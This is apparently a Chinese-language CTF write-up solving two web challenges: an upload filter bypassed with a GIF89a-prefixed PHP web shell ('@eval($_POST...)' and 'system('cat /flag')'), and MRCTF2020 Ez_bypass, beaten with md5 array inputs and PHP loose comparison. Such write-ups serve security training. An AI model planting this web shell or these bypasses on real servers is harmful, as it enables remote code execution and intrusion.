
这道题应该是前端进行了白名单验证，先把前端的验证删除掉。



发现上传成功。


我们抓包后写一个木马：

```
GIF89a  //用GIF头来绕过检查
<script language='php'>@eval($_POST['ye']);</script>
<script language='php'>system('cat /flag');</script>
```




成功拿到flag。

GIF89a//用GIF头来绕过PHP getimagesize的检查 flag{ddc41c49-967f-40bc-b370-61f7957b5459}



[MRCTF2020]Ez_bypass



先来分析一下源代码：

第一层if循环要求的是通过GET的方式传入两个参数id和gg。

如果没有传入两个参数就会在页面上输出Please input first，还有就是包含了文件"flag.php"。

第二层if判断，在这层进行一个md5强碰撞，满足条件后会在页面输出"You got the first step"。否则输出"You are not a real hacker!"

其余部分要求通过post的方式获取一个参数passwd，后面的if判断中都是在对passwd进行判断。

要求passwd不为空且必须不是一个数字，最后passwd==1234567

分析得知是一个php弱类型的问题，只需要POST传入 passwd=1234567a即可满足判断语句。

所以构造Payload为：GET方式提交gg[]=111&id[]=222，POST传参passwd=1234567a

拿到flag。

I put something in F12 for you include 'flag.php'; $flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxxx}'; if(isset($_GET['gg'])&&isset($_GET['id'])) { $id=$_GET['id']; $gg=$_GET['gg']; if (md5($id) === md5($gg) && $id !== $gg) { echo 'You got the first step'; if(isset($_POST['passwd'])) { $passwd=$_POST['passwd']; if (!is_numeric($passwd)) { if($passwd==1234567) { echo 'Good Job!'; highlight_file('flag.php'); die('By Retr_0'); } else { echo "can you think twice??"; } } else{ echo 'You can not get it !'; } } else{ die('only one way to get the flag'); } } else { echo "You are not a real hacker!"; } } else{ die('Please input first'); } }

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**

Warning: md5() expects parameter 1 to be string, array given in **/var/www/html/index.php** on line **48**

You got the first stepGood Job! <?php

$flag="flag{d72f3d7e-f4d9-4433-b7c3-8685941f42c6}"

?> By Retr_0